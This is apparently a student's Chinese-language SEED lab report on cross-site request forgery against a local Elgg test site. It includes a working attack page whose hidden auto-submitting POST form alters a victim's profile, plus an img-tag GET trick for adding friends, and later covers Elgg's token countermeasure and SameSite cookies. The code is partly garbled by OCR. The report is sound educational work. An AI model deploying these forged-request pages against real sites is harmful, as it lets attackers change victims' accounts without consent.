Report： CSRF

57119136 李政君
2021.7.26

实验内容：

TASK 1: Observing HTTP Request

1. 修改/etc/hosts

```
$ sudo vim /etc/hosts
```

更改为


```
10.9.0.5 www.seed-server.com
10.9.0.5 www.example32.com
10.9.0.105 www.attacker32.com
```

2. 启动 docker

```
$ dcbuild
$ dcup
```

访问 www.seed-server.com

3. 打开 Header live 插件




TASK 2: CSRF Attack using GET Request

要求：加 Alice 为好友


加好友的方法为 GET， url 为 http://www.seed-server.com/action/friends/add?friend=user id&cookie 等 。这里 user id 就是 Alice 的 id。要想让 Alice 加自己，就需要知道自己的

id。


去 members 页面， F12 查看列表，可以看到用户 id 都被直接明文存储了。



我们的用户 id 为 59，直接编辑个人资料即可



img 会自动发送 GET 请求，现在登录 Alice 的账号，点进 Samy 的个人资料，可以看到，已经自动添加了好友。



TASK 3: CSRF Attack using POST Request


要求：修改 Alice 的 profile

1.修改 profile 方法为 POST，url 为 http://www.seed-server.com/action/profile/edit


我们需要一个网页来执行我们的 javasrcipt，编辑 editprofile.html


```
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
        var fields;

        // The following are form entries need to be filled out by attackers.
        // The entries are made hiddenn╝îso the victim won't be able to see them.
        fields += "<input type='hiddenΓÇÖ name= ' name' value='Alice '>";
        fields += "<input type='hidden'name='briefdescription' value='Samy is my hero' >";
        fields += "<input type=' hiddenΓÇÖname= ' accesslevel[briefdescription]' value='2'>";
        fields += "<input type= 'hidden ' name=' guid ' value='56'>";


         // Create a <form>element.

         var p = document.createElement( "form" ) ;


         // Construct the form
         p.action = "http: / / www . seed-server. com/action/profile/edit";
         p.innerHTML = fields;
         p.method = "post" ;

         //Append the form to the current page.
         document.body.appendchild(p);

         // Submit the form
         p.submit( );
}

// Invoke forge_post( ) after the page is loaded.
window.onload = function( ) { forge_post();}
</script>
</body>
</html>
```

修改 profile，并添加 www.attacker32.com/editprofile.html 的链接



登录 Alice 账号，点击 Samy 主页的链接。





结论：profile 已被修改。

TASK 4: Enabling Elgg's Countermeasure

进入 image_www/elgg 文件夹，编辑 Csrf.php。注释掉第 69 行的 return。
编辑 editprofile.html，让 Alice 修改资料为 Samy is really my hero。
登录 Alice 账号，点击 Samy 主页的链接

由于验证 cookie，Alice 的 profile 不可以改变了，又因为一请求失败就会刷新网页，刷新后再次请求，这个网页在疯狂地循环刷新。

TASK 5: Experimenting with the SameSite Cookie Method

访问 www.example32.com
然后点击各个按钮。
对于 same-site request，有 cookie-strict；而 cross-site request 没有。
SameSite cookies 的作用就是限制第三方 cookie，减少安全风险。
如果我们想要使用 SameSite cookies，应当设置为 Lax 规则，具体限制内容见下表：

请求类型	Lax
链接	发送 Cookie
预加载	发送 Cookie
GET 表单	发送 Cookie
POST 表单	不发送
iframe	不发送
AJAX	不发送
Image	不发送

除了导航到目标网址的 GET 请求外，将不会发送 cookie。

实验总结：

根据实验手册一步步执行操作，可以逐渐理解 CSRF 实验的原理。